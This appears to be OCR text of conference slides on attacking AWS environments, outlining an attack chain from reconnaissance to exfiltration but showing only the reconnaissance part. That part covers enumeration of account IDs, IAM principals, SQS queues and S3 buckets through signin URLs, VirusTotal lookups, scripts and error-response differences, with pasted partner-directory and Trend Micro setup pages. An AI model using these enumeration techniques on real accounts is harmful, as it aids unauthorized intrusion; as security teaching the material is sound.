Atlassian

Hacking AWS end-to-end

DANIEL GRZELAK
@DAGRZ

github.com/dagrz/aws_pwn

“security in the cloud”

NOT

“security of the cloud”

“hacking in the cloud”

NOT


“hacking of the cloud”

Use it for good, not evil

Doing the things

1. Reconnaissance
2. Compromise
3. Log disruption
4. Exploration
5. Elevation
6. Persistence
7. Exfiltration

1. Reconnaissance



amazon web services | Partner Network

Amazon Web Services Home

Refine Your Search

- AWS Partner Directory Home
- Technology Partners
- Consulting Partners

Related Resources

- Premier Consulting Partners

AWS Government Competency

Check out Partner solutions!

Government Partner Solutions

Learn More »

APN Migration Competency!

Check out Partner Solutions

Find an AWS Partner: Technology Partner

The AWS Partner Network is made up of a strong and growing community of companies that offer a wide range of products and services on the AWS platform. To find the type of AWS Partner that meets your needs, use the search criteria in this directory to refine your search.

ADVANCED PARTNERS

aspera | Appian | AppDynamics | ACQUIA

Showing 1-25 of **1108 Technology Partners**

Sort by: Tier - A to Z


3scale

Advanced Technology Partner

3scale

3scale is the leading self-serve API Management Platform built with performance, customer control and excellent time-to-value in mind. 3scale makes it easy to open, distribute, control, and monetize your APIs. No other solution delivers so much power, ease and flexibility in such a cost effective way. More APIs are powered by

> More Info




› **Allows IAM users from a 3rd party AWS account to access this account.**

Allows IAM users from a 3rd party AWS account to access this account.

○ Role for Identity Provider Access

7. In the **Account ID** box, type `8628-2044-3276` (the Trend Micro account number). In the **External ID** box, type a name that will help you to identify the account. Make a note the External ID because you will need it when you add your web application in the Deep Security for Web Apps console. Click **Continue**.



Create Role

Enter the ID of the 3rd party AWS account whose IAM users will be able to access this account. Enter the external ID provided by the 3rd party. For details, see About the External ID.

Account ID: 862820443276

External ID: DSWAscanForMyWebapp

```
https://[account].signin.aws.amazon.com/
```

```
1. HTTP/1.1 404 Not Found

2. HTTP/1.1 302 Found
```

```
http://www.virustotal.com/vtapi/domain/report?
 domain=signin.aws.amazon.com
```

```
259353407677.signin.aws.amazon.com
431429821356.signin.aws.amazon.com
vodafone-uk.signin.aws.amazon.com
```

```
./validate_accounts.py \
 -i accounts.txt \
 -o out.json
```

```
aws iam create-role ...
```

```
{
  "Effect": "Allow",
  "Principal": {
    "AWS": "arn:aws:iam::[account-id]:[user]"
  },
  "Action": "sts:AssumeRole"
}
```

```
./validate_iam_principals.py \
 -a 123456789012 \
 -i words.txt \
 -o out.json
```

```
cat integrations.txt
```

```
cat principals.txt
```

Principal enumeration

arn:aws : service : region : account-id : resource arn:aws:sqs: region : account-id : queue-name

```
https://sqs.[region].amazonaws.com
 /[account-id]/[queue-name]
 ?Action=ReceiveMessage&Version=2012-11-05
```


1. Access to the resource is denied.
2. Queue doesnt exist or you dont have access
3. 70db2807-624c-5469-a334-787d3956b190

arn:aws:s3::: bucket-name

```
http://[bucket-name].s3.amazonaws.com
```

1. File list
2. Access Denied
3. The specified bucket does not exist

